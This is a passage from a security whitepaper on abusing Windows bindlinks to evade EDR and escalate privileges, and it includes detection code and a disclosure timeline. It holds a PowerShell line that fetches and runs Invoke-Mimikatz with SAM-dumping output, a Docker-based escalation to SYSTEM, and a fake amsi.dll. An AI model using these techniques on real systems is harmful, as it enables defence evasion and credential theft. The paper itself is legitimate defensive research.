Hashes: SHA256=53DE1AF89065816CCFAD467E8FDE2C2ED9DD5092C57AF3B1B878C20E7D424001
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid
User: AMZ-W11-02\localadmin

```

Figure: Sysmon: Image Load Event

More interesting is the *Image Load* notification, where, even if the *ImageLoaded* field correctly reports *c:\attacker\system32\winver.exe* as the executable being loaded, we managed to spoof more fields:

- The image name reports *c:\windows\system32\winver.exe*
- The version info also leads to *c:\windows\system32\winver.exe*
- The hash is now spoofed, meaning Sysmon opened the file from the wrong context (inside the silo, we have a different filesystem view)
- The digital signature is also spoofed.

Impact

Using the **Silo-Binding** technique may break the routines that open files asynchronously from other contexts. This has interesting implications for SOC analysts who are hunting for threats and may have exclusion rules for image load events that have a valid Microsoft digital signature. It also has interesting applications for EDRs and other security solutions that interact with files asynchronously for scanning or disinfection.

Not all Processes are Equal – Invoking Mimikatz

Mimikatz is a software tool often used by both threat actors and cybersecurity experts to retrieve sensitive data, including passwords and authentication credentials, from a system's memory. It can be used to obtain unauthorised access to networks, systems, or applications, as well as to support activities such as privilege escalation and lateral movement within a network. On a protected Windows Endpoint, trying to download the script used to *Invoke-Mimikatz* is usually blocked:

```

Administrator: Windows PowerShell
PS C:\bindutil> iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1');
At line:1 char:1
+ iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1');
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\bindutil>

```

Figure: Invoke-Mimikatz is Not Allowed

For this experiment, we are going to use Silo-Binding to impersonate `TiWorker.exe` which is a legitimate Windows process that is responsible for installing, uninstalling, and updating Windows components and features:

```
Administrator: Windows Powe
PS C:\bindutil> .\bindutil.exe --interface raw `
> --link `
> "c:\Windows\WinSxS\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.26100.1_none_065309a92fd714e9\TiWorker.exe" `
> "c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe" `
> \silo-binding-job `
> --link `
> "c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe" `
> "c:\Windows\WinSxS\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.26100.1_none_065309a92fd714e9\TiWorker.exe" `
> --runj `
> \silo-binding-job `
> cmd /c "c:\Windows\WinSxS\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.26100.1_none_065309a92fd714e9\TiWorker.exe"
```

Figure: Impersonating `TiWorker.exe`

Whenever we are launching `TiWorker.exe` inside the `\silo-binding-job` we will actually spawn a `powershell.exe` instead:

```
Administrator: Windows Powe
[*] Created process cmd /c c:\Windows\WinSxS\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.26100.1_none_065309a92fd714e9\TiWorker.exe with pid 10872(0x002a78)
[*] Waiting for process ...
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\bindutil> iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1');
PS C:\bindutil> Invoke-Mimikatz -Command "privilege::debug" "token::elevate" "lsadump::sam"
Hostname: amz-w11-02 / S-1-5-21-2966654167-1490206571-3931849401

##### mimikatz 2.2.0 (x64) #19041 Apr 18 2024 16:16:51
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

992 {0;000003e7} 1 D 23178 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;0006f084} 2 F 13814976 AMZ-W11-02\localadmin S-1-5-21-2966654167-1490206571-3931849401-1001 (15g,24p) Pri
mary
* Thread Token : {0;000003e7} 1 D 14252526 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz(powershell) # lsadump::sam
```

Figure: `Invoke-Mimikatz` is Allowed via Impersonated `TiWorker.exe`

And from this `powershell.exe` (which impersonates a `TiWorker.exe`), we see that we are not only able to download the `Invoke-Mimikatz.ps1` script, but we are even able to launch it and dump the SAM database.

Impact

Using the **Silo-Binding** technique may allow attackers to bypass legitimate detections by impersonating processes such as `TiWorker.exe`. This has serious implications from an EDR perspective, as by creating a link with per-silo visibility, `bindflt.sys` will NOT send the veto notification and will not give other drivers down the stack a chance to block it. EDRs and AVs need additional logic to address this gap.

Privilege Elevation Implications: “docker-users” are “administrators”

Finally, we look at the implications of bindlinks in one of the contexts where they are most commonly used: *Docker running with Windows Containers*. For this exploit to work, the Docker service must be running, and the attacker-controlled user must be able to spawn containers.

Spawning containers does not require administrator privileges; the user just needs to be part of the `docker-users` group. This is because when starting the `docker engine`, a service running with system privileges is spawned; all other Docker instances will just communicate with the service via a pipe, and communication will fail if a user is not part of the `docker-users` group. Docker containers offer two default user accounts:

- `ContainerAdministrator` – administration account
- `ContainerUser` – non-administrator account for regular usage

If docker is configured to use `Windows Containers`, any member of the `docker-users` group can start containers using process isolation that run under the `ContainerAdministrator` user by simply specifying the following parameters:

```
docker run --isolation=process --user ContainerAdministrator
```

If we run a `cmd.exe` in a container with the above parameters, the process will run under `SID S-1-5-93-2-1 (ContainerAdministrator)`.

If we look at the token, we can see that the user is part of *BUILTIN\Administrators*.

cmd.exe (1984) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles Job GPU Disk Network Comment Windows

User: Resolving...
 User SID: S-1-5-93-2-1
 Session: 5 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Description	SID	Type	Use
Privileges					
SeIncreaseQuotaPrivilege	Disabled	Adjust memory quotas for a p...	5		
SeSecurityPrivilege	Disabled	Manage auditing and security ...	8		
SeTakeOwnershipPrivilege	Disabled	Take ownership of files or oth...	9		
SeLoadDriverPrivilege	Disabled	Load and unload device drivers	10		
SeSystemProfilePrivilege	Disabled	Profile system performance	11		
SeSystemtimePrivilege	Disabled	Change the system time	12		
SeProfileSingleProcessPrivilege	Disabled	Profile single process	13		
SeIncreaseBasePriorityPrivilege	Disabled	Increase scheduling priority	14		
SeCreatePagefilePrivilege	Disabled	Create a pagefile	15		
SeBackupPrivilege	Disabled	Back up files and directories	17		
SeRestorePrivilege	Disabled	Restore files and directories	18		
SeShutdownPrivilege	Disabled	Shut down the system	19		
SeDebugPrivilege	Disabled	Debug programs	20		
SeSystemEnvironmentPrivilege	Disabled	Modify firmware environment ...	22		
SeRemoteShutdownPrivilege	Disabled	Force shutdown from a remot...	24		
SeUndockPrivilege	Disabled	Remove computer from docki...	25		
SeManageVolumePrivilege	Disabled	Perform volume maintenance ...	28		
SeIncreaseWorkingSetPrivilege	Disabled	Increase a process working set	33		
SeTimeZonePrivilege	Disabled	Change the time zone	34		
SeCreateSymbolicLinkPrivilege	Disabled	Create symbolic links	35		
SeDelegateSessionUserImpersonatePrivilege	Disabled	Obtain an impersonation toke...	36		
SeChangeNotifyPrivilege	Enabled	Bypass traverse checking	23		
SeImpersonatePrivilege	Enabled	Impersonate a client after aut...	29		
SeCreateGlobalPrivilege	Enabled	Create global objects	30		
Groups					
Everyone	Enabled	Mandatory	S-1-1-0	World (Authority)	WellKnownGroup
NT AUTHORITY\SERVICE	Enabled	Mandatory	S-1-5-6	NT (Authority)	WellKnownGroup
NT AUTHORITY\Authenticated Users	Enabled	Mandatory	S-1-5-11	NT (Authority)	WellKnownGroup
NT AUTHORITY\This Organization	Enabled	Mandatory	S-1-5-15	NT (Authority)	WellKnownGroup
NT AUTHORITY\LogonSessionId_0_331721423	Enabled	Logon Id, Mandatory, Owner	S-1-5-5-0-3317...	NT (Authority)	Logon session
LOCAL	Enabled	Mandatory	S-1-2-0	Local (Authority)	WellKnownGroup
BUILTIN\Administrators	Enabled	Mandatory, Owner	S-1-5-32-544	Local	Alias
BUILTIN\Users	Enabled	Mandatory	S-1-5-32-545	Local	Alias
[Unknown SID]	Enabled	Mandatory	S-1-5-93-0	NT (Authority)	N/A
Mandatory Label\High Mandatory Level		Integrity	S-1-16-12288	Mandatory label	Label

Figure: ContainerAdministrator is a Local Administrator

When used with Windows Containers, docker.exe allows *"docker-users"* to gain write access to *Program Files* and *Program Files (x86)*. This access can be leveraged to elevate privileges by taking over an existing service or task (in our example, *MicrosoftEdgeUpdate.exe*). File writes are possible because *ContainerAdministrator* is a local machine administrator.

Note: Docker team is aware of this behaviour in Docker Desktop when Windows Container support is enabled. They encourage all users who don't need to run Windows Containers to install without it and improved their documentation to highlight the security implications: [Windows permission requirements | Docker Docs](#)

We created a simple executable, *privesc-docker-bindings.exe*, that demonstrates the exploitation process. In our example scenario, *privesc-docker-bindings.exe* will communicate with the Docker engine and spawn an isolated process: an admin inside its own container. Two bindings will be requested by the Docker service for us:

- *C:\Program Files (x86)\Microsoft\EdgeUpdate* from the host is seen as *C:\container_edge_update_bind* in container
- *C:\bindflt_test* will be seen as *C:\bindflt_test*

We start *privesc-docker-bindings.exe* as a non-admin user that is part of the "docker-users" group.

```
c:\bindutil>privesc-docker-bindings.exe
[*] We are at stage 1!

USER INFORMATION
=====
User Name                               SID
=====
windev24h2eval\windeveval24h2 S-1-5-21-2076132599-3746790478-4149567809-1001
```

Figure: Start Exploitation as a Non-Privileged User

Our test executable will start docker using the following command line:

```
docker run
--isolation=process
--user ContainerAdministrator
--mount type=bind,source="C:\\Program Files (x86)\\Microsoft\\EdgeUpdate\\",
target=C:\\container_edge_update_bind
--mount type=bind,source=C:\\bindflt_test,
target=C:\\bindflt_test
-it mcr.microsoft.com/windows/nanoserver:ltsc2022
C:\\bindflt_test\\privesc-docker-bindings.exe";
```

The process we run inside the container will overwrite *c:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe* with *c:\bindflt_test\privesc-docker-bindings.exe*, effectively gaining persistence.

```
[*] Running docker container...
[*] We are at stage 2!
    1 file(s) copied.
[*] Waiting for stage 2...
[*] Finished stage 2.
[*] Attempting a logoff to force the edge updater scheduled task to run.
    Note that this is a best effort, so if the task won't run, we need to wait until it does.
```

Figure: Starting Containers is Allowed when User is in the "docker-users" Group

We specifically chose the edge updater because it has a scheduled task that runs whenever a user logs in or daily at a predefined time. An attacker may have the patience to wait for the given time; for the sake of our demo, we're attempting a logoff by running `shutdown /l /f`. Alternatively, to check this flow, you may temporarily update the task to run at 1-minute intervals periodically; however, these variations do not affect the actual outcome. After the edge updater runs, we have a system shell.



```
Administrator: cmd.exe
Microsoft Windows [Version 10.0.26100.1742]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>
```

Figure: Successfully Elevated to System

Impact

This is a potential privilege escalation vulnerability that may allow attackers to gain elevated access rights (up to `SYSTEM`) by exploiting misconfigured container environments, for example, by overriding executables in folders that typically require admin-level access. Because any user in the “`docker-users`” group can start containers with `docker run --isolation=process --user ContainerAdministrator`, they are local administrators.

7. Defences and Mitigations

We dedicate this chapter of this whitepaper to defences and mitigations available to cybersecurity engineers. We discuss the documented way to veto bindlinks and propose several methods to determine whether a `CreateFile` resulted in opening a bindlink.

Bindlinks vs Activity-Monitor Notification Routines

In this sub-section, we demonstrate how other notification routines are affected, particularly when creating a process through a binding. As an example, we create a bindlink from `winver.exe` to `cmd.exe` using the following command:

```
.\bindutil.exe --link c:\windows\system32\winver.exe c:\windows\system32\cmd.exe
```

In the process notification routine, we observe that both `CreateInfo->ImageFileName` and `CreateInfo->FileObject` point to `winver.exe` rather than `cmd.exe`. Additionally, calling `SeLocateImageName` will also retrieve the name of `winver.exe`:

```
[0x0818.0x2660] [EDRSKM] PsfpProcessNotifyRoutine: Process=0xFFFF96841C5C9080, PID=0x0000000000000924
[0x0818.0x2660] [EDRSKM] PsfpProcessNotifyRoutine: ImageFileName=winver.exe,
SeLocateImageName=\Device\HarddiskVolume3\Windows\System32\winver.exe, CreateInfo-
>ImageFileName=\\?\C:\WINDOWS\system32\winver.exe, CreateInfo->FileObject-
>FileName=\WINDOWS\system32\winver.exe
```

However, the actual backing file object name can be obtained using `PsReferenceProcessFilePointer`, which references the file object stored in the control area of the main executable image. In our scenario, this correctly points to `cmd.exe`:

```
[0x0818.0x2660] [EDRSKM] PsfpProcessNotifyRoutine: PsReferenceProcessFilePointer=0xFFFF968428D64350,
FileName=\Windows\System32\cmd.exe
```

This can be further verified by examining kernel debugger output using the `!process` command:

```
0: kd> !process 0xffff9684`1c5c9080
PROCESS fffff96841c5c9080
  SessionId: none  Cid: 0924   Peb: 8000208000  ParentCid: 0818
  DirBase: 53995000  ObjectTable: fffff808b7e9efa00  HandleCount: 8.
  Image: winver.exe
  VadRoot fffff968413e8d320  Vads 10  Clone 0  Private 41. Modified 0. Locked 0.
```

Inspecting the Virtual Address Descriptor (VAD) for this process (`!vad` command) also reveals the mapped executable image references `cmd.exe`:

```
0: kd> !vad fffff968413e8d320
VAD          Level      Start          End          Commit
[snip]
fffff9684287882a0  2      7ff61e700      7ff61e771      30 Mapped  Exe  EXECUTE_WRITECOPY
\Windows\System32\cmd.exe
```

Further examining the Control Area of the associated VAD confirms that the `FileObject` indeed references `cmd.exe`:

```

0: kd> !ca @@((nt!_MMVAD*)0xffff9684287882a0)->Subsection->ControlArea)

ControlArea @ fffff9684183efd00
[snip]
File Object fffff968428d64350 PartitionId 0
Flags (a0) Image File

\Windows\System32\cmd.exe

```

Alternatively, the backing file name can also be retrieved from the `FsContext2` field of the `CreateInfo->FileObject`. This field contains an undocumented structure managed by the `bindflt.sys` driver, which includes information about the shadow file:

```

[0x0818.0x2660] [EDRSKM] PsfpProcessNotifyRoutine:
CreateInfo->FileObject=0xffff96842B297BB0,
FsContext=0xffff808B83526820(0x6431, 0x88),
FsContext2=0xffff9684170E0BD0(0xffffffff80001CAC, 0xffff96842B29C520, 0xffff9684157E7010),
BackingFileName=\Windows\System32\cmd.exe

```

A snippet of code demonstrating how to retrieve the backing path by parsing the internal structure of `bindflt.sys`:

```

/// Structure definition
typedef struct _BINDFLT_FSCONTEXT2
{
    HANDLE BackingFileHandle;
    PFFILE_OBJECT BackingFileObject;
    PFLT_INSTANCE BackingFiltInstance;
} BINDFLT_FSCONTEXT2, *PBINDFLT_FSCONTEXT2;

/// Signature to potentially identify bindflt FILE_OBJECT
#define BINDFLT_FCB_NODE_TYPE 'd1'

/// [SNIP]

BOOLEAN isBindfltFileObject = FALSE;
if (CreateInfo->FileObject)
{
    PFSRTL_ADVANCED_FCB_HEADER fcb = (PFSRTL_ADVANCED_FCB_HEADER)CreateInfo->FileObject->FsContext;
    isBindfltFileObject = (fcb->NodeTypeCode == BINDFLT_FCB_NODE_TYPE);
}

if (isBindfltFileObject)
{
    PFLT_FILE_NAME_INFORMATION bfLinkedObjectNameInformation = NULL;
    PBINDFLT_FSCONTEXT2 fsContext2 = (PBINDFLT_FSCONTEXT2)CreateInfo->FileObject->FsContext2;
    bfLinkedObject = fsContext2->BackingFileObject;
    FltGetFileNameInformationUnsafe(
        bfLinkedObject,
        NULL,
        FLT_FILE_NAME_NORMALIZED | FLT_FILE_NAME_QUERY_ALWAYS_ALLOW_CACHE_LOOKUP,
        &bfLinkedObjectNameInformation
    );
}

```

Although the content of `FsContext2` is undocumented and subject to change, the `bindflt.sys` driver properly sets shadow file information on file objects it manages via `IoSetShadowFileInformation`. This shadow information can be reliably retrieved using the `IoGetShadowFileInformation` API (available from Windows 22H2). The retrieved shadow file object and filter instance match those stored in `FsContext2`:

A snippet of code demonstrating how to retrieve the backing path using `IoGetShadowFileInformation`:

```
/// Only for Windows 22H2 and above
if (CreateInfo->FileObject)
{
    PFLT_FILE_NAME_INFORMATION backingFileNameInformation = NULL;
    PIO_FOEXT_SHADOW_FILE shadowFileObjectInfo = IoGetShadowFileInformation(CreateInfo->FileObject);
    if (shadowFileObjectInfo)
    {
        FltGetFileNameInformationUnsafe(
            shadowFileObjectInfo->BackingFileObject,
            NULL,
            FLT_FILE_NAME_NORMALIZED | FLT_FILE_NAME_QUERY_ALWAYS_ALLOW_CACHE_LOOKUP,
            &backingFileNameInformation
        );
    }
}
```

This correctly resolves to `cmd.exe`:

```
[0x0818.0x2660] [EDRSKM] PsfpProcessNotifyRoutine:
ShadowFO=0xFFFFF96842B29C520,
ShadowFOName=\Windows\System32\cmd.exe,
ShadowFltInstance=0xFFFFF9684157E7010,
ShadowFltInstanceName=bindflt Instance
```

The image notification routine directly receives the correct backing file object, pointing to `cmd.exe`:

```
[0x0924.0x1808] [EDRSKM] ImfpImageNotifyRoutine:
FullImageName=\Device\HarddiskVolume3\Windows\System32\cmd.exe,
ProcessId=0x0000000000000924,
ImageInfo=0xFFFFFC0DE4217750,
ImageInfoEx->FileObject->FileName=\Windows\System32\cmd.exe
```

This behaviour leads to the notable discrepancy we saw throughout the paper: a process is displayed under one name (e.g. `winver.exe`), yet its main module is a different executable (`cmd.exe`).

Methods for Retrieving the Backing Path of a Bindlink

When opening a file from user-mode, or even from kernel-mode (provided the request originates from above the `bindflt.sys` minifilter stack), the `bindfilter` transparently swaps the file objects. This section outlines potential methods to identify whether a given file path refers to a bindlink.

Example scenario:

```
fileHandle = CreateFileW(FilePath,
                        GENERIC_READ,
                        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
                        NULL,
                        OPEN_EXISTING,
                        FILE_ATTRIBUTE_NORMAL,
                        NULL);
```

Important question: Is 'FilePath' a bindlink?

Querying the Bindfilter Directly (BfGetMappings)

The most straightforward approach is to query bindflt.sys directly using the *BfGetMappings* API.

(Note that the method is undocumented and not exposed by the documented DLL bindlink.dll)

This method returns all existing bindlinks on a given volume.

Advantages

- This is the only way to query the bindlink information directly from bindflt.sys.

Disadvantages:

- This approach is susceptible to a Time-of-Check/Time-of-Use (ToC/ToU) issues. The bindlink might be removed between the moment the file is opened and the moment the query occurs. Thus, you could still open a bindlink without recognising it.

Querying the Section Name

Another viable solution leverages memory-mapped files. Opening the file, mapping it into memory, and querying the memory section name reveals the underlying backing file:

```
ZwCreateSection(&sectionHandle,  
                SECTION_QUERY | SECTION_MAP_READ,  
                &objectAttributes,  
                NULL,  
                PAGE_READONLY,  
                SEC_COMMIT,  
                fileHandle);  
ZwMapViewOfSection(sectionHandle,  
                    GetCurrentProcess(),  
                    &sectionBase,  
                    0,  
                    0,  
                    NULL,  
                    &sectionSize,  
                    ViewShare,  
                    0,  
                    PAGE_READONLY);  
ZwQueryVirtualMemory(GetCurrentProcess(),  
                      sectionBase,  
                      MemoryMappedFilenameInformation,  
                      objectName,  
                      objectNameLen,  
                      &objectNameLen);
```

Advantages:

- + Works for both user-mode and kernel-mode code.
- + Eliminates ToC/ToU issues by operating on an already-opened file handle.

Disadvantages:

- This approach is limited to files; it cannot detect bindlinks on directories because directories cannot be memory-mapped.

Using a Custom FSCTL via Kernel Driver

A robust alternative involves implementing a custom FSCTL command in a kernel-mode minifilter driver positioned **below** the bindflt.sys. Our demonstrative FSCTL (`FSCTL_EDRSKM_RETRIEVE_BACKING_PATH`) can determine whether an opened file handle points to a bindlink or a backing path.

Define the FSCTL command as follows:

```
#define FSCTL_EDRSKM_RETRIEVE_BACKING_PATH \
    CTL_CODE(IOCTL_DEVICE_TYPE, 0x850, METHOD_BUFFERED, FILE_ANY_ACCESS)
```

In kernel-mode, register for `IRP_MJ_FILE_SYSTEM_CONTROL` and handle incoming FSCTL requests:

```
if (Data->Iopb->MajorFunction != IRP_MJ_FILE_SYSTEM_CONTROL ||
    Data->Iopb->MinorFunction != IRP_MN_USER_FS_REQUEST ||
    Data->Iopb->Parameters.FileSystemControl.Common.FsControlCode !=
        FSCTL_EDRSKM_RETRIEVE_BACKING_PATH)
{
    goto Exit;
}

/// As we are below 'bindflt', we have direct access to the backing file object:
RtlCopyMemory(Data->Iopb->Parameters.FileSystemControl.Buffered.SystemBuffer,
    FltObjects->FileObject->FileName.Buffer,
    bufferLength);

Data->IoStatus.Information = bufferLength;
Data->IoStatus.Status = STATUS_SUCCESS;
retStatus = FLT_PREOP_COMPLETE;
```

In user-mode, query the backing path directly using an opened file handle:

```
ZwFsControlFile(fileHandle,
    NULL,
    NULL,
    NULL,
    &iob,
    FSCTL_EDRSKM_RETRIEVE_BACKING_PATH,
    NULL,
    0,
    backingPath,
    backingPathSize);
```

Advantages:

- + Supports both files and directories.
- + Accessible from both user-mode and kernel-mode.

Disadvantages:

- Requires a kernel driver positioned at a lower altitude than bindflt.sys.
- Adds complexity due to driver installation and maintenance.

Note: Ideally, bindflt.sys itself could implement a similar FSCTL-based mechanism natively to simplify detection.

8. Conclusion

In this whitepaper, we have explored the security implications of **bindlinks**, a Windows feature that was introduced with Windows 10 RS4 and officially made available to developers in Windows 10 24H2. Although Microsoft considers local administrator privileges a sufficiently strong boundary, our research demonstrates that attackers can achieve significant defence evasion and privilege escalation through bindlinks.

We first analysed process impersonation methods, incrementally building three new techniques we named **"File-Binding"**, **"Process-Binding"** and **"Silo-Binding"**, enabling adversaries to bypass detection by masking malicious processes as legitimate applications. Next, we revealed critical side effects, including firewall evasion, stealthy DLL hijacking for code injection, and disruption of security solution sensors. Bindlinks' capability to manipulate AMSI, ETW, and EDR DLLs shows its considerable threat potential, as adversaries can disable endpoint protection mechanisms and evade forensic detection methods altogether. Furthermore, we highlighted how attackers can leverage bindlinks in other contexts, for example to access Volume Shadow Copies and execute malicious processes from unexpected locations.

We explored bindlinks' implications for Docker on Windows, showing that users in the seemingly limited "docker-users" group effectively have administrator-level control when Windows Containers are enabled.

Although Microsoft does not immediately plan to address these findings due to administrative privilege requirements, we argue strongly that anti-malware vendors should adapt to mitigate these risks. Endpoint protection solutions must assume that local administrators could misuse bindlinks to evade defences, emphasising the need for robust detection and response mechanisms resilient to such attacks.

To assist researchers and security professionals, we provided driver code samples, and *bindutil.exe*, a utility for reproducing and analysing the issues discussed.

Ultimately, our findings illustrate that while Windows continues to evolve advanced protection capabilities, new features like bindlinks can weaken security barriers if improperly assessed. We encourage security vendors and cybersecurity professionals to proactively integrate the insights and mitigation strategies provided herein to defend against these emerging threats.

Final Remarks

We emphasize that the techniques discussed throughout this paper are not exploits and do not rely on software vulnerabilities in the classical sense. No CVEs are associated with these findings. The majority of the demonstrated scenarios require administrative privileges or specific environmental conditions, reinforcing that these techniques operate within existing system capabilities. The primary goal of this research is to highlight potential gaps in defensive mechanisms and to support the development of more resilient security solutions, not to enable misuse.

Appendix 1: Responsible Disclosure

Microsoft MSRC

15 November 2024 – Contacted Microsoft about the issues found

04 December 2024 – Microsoft responded to our submission:

[EXTRACT]

After careful investigation, this case has been assessed as **low** severity and does not meet MSRC's bar for immediate servicing. However, we have shared the report with the team responsible for maintaining the product or service. They will take appropriate action as needed to help keep customers protected.

Engineering has added the following notes:

The report describes several interesting behaviours of how bindlinks work. However, since these require the attacker to be Administrator, these do not meet the bar for servicing.

06 December 2024- We asked for permission to publish our findings and added:

[EXTRACT]

We understand your positioning in regard to "admin" vs "non-admin". Would it be possible to at least prioritize adding the ability to veto bindlinks on partitions other than the boot partition (DO_SYSTEM_BOOT_PARTITION)? We believe this addition should be classified higher than "low severity" as this would at least allow Bitdefender and other third-party Anti-Malware developers to combat some of the issues described in the whitepaper.

20 December 2024- Microsoft responded to our request to publish our findings

[EXTRACT]

The reported issue requires the attacker to be an Administrator, therefore, it did not meet our bar for immediate servicing. Since we have closed this case, you are allowed to disclose this report publicly. We do not have any concerns about you reporting Docker related issues to Docker directly. We appreciate you adding our response regarding the requirement for the attacker to be an administrator in your presentation.

Docker

8 January 2025 – Submitted our findings to docker

16 January 2025 – Received response from docker

[EXTRACT]

This is known behaviour and something we are not in a position to address when support for Windows Containers is enabled.

Docker assimilated our findings to a vulnerability described by [Cyberark](#)

16 January 2025 – We asked docker to better clarify the documentation to acknowledge the behaviour

24 January 2025 – Docker team finished documentation improvements and gave us this official statement:

Docker is aware of this behaviour in Docker Desktop when Windows Container support is enabled. We encourage all users that don't need to run Windows Containers to install without it.

As a result of this report, we have made several improvements to our documentation and are making changes to Docker Desktop installation UX to make opting-out of Windows Container support more visible. We are also actively exploring alternative ways to harden Docker Desktop for use cases where Windows Containers support must be enabled.

For up-to-date documentation on this topic, see <https://docs.docker.com/desktop/setup/install/windows-permission-requirements/#windows-containers>.

Appendix 2: Tools and Resources

This whitepaper is accompanied by demo code provided as a Visual Studio solution (`.sln`):

- (`bindutil`) contains proof-of-concept applications and examples demonstrating how to interact with `bindflt.sys`.

In this appendix, we describe the project structure and how to build it. Readers can replicate all the experiments discussed in the paper with this code.

Proof-of-Concept Applications for Bindlinks

This solution consists of two PoC projects:

- `bindutil`
- `amsi`

Build & Installation

Requirements:

- Visual Studio 2019 (Platform Toolset v142)
- SDK version 10.0.19041

Build Instructions:

- Open the Visual Studio solution (`bindutil.sln`).
- Build the `amsi` and `bindutil` projects for the **x64 or Win32** platforms.

Build Output:

Build artifacts will be located in `.build\bin\<Platform>\<Release|Debug>\`

1. `bindutil`

Project Description:

This is a utility tool for interacting with `bindfilter` to create, view, and remove bindlinks. Two interaction modes are supported:

- Using `bindfltapi.dll` (available since 20H1).
- Making direct calls to the `bindflt.sys` filter port with manual parameter serialization (for older OS compatibility) – tested only starting from Windows 11 21H2.

2. `amsi`

Project Description:

This is just a project to provide a “fake” `amsi.dll`. It provides the same exports as the original `amsi.dll`, but they are pass-through. The goal of this project is just to use this fake `amsi.dll` just to disable the visibility provided by the original one.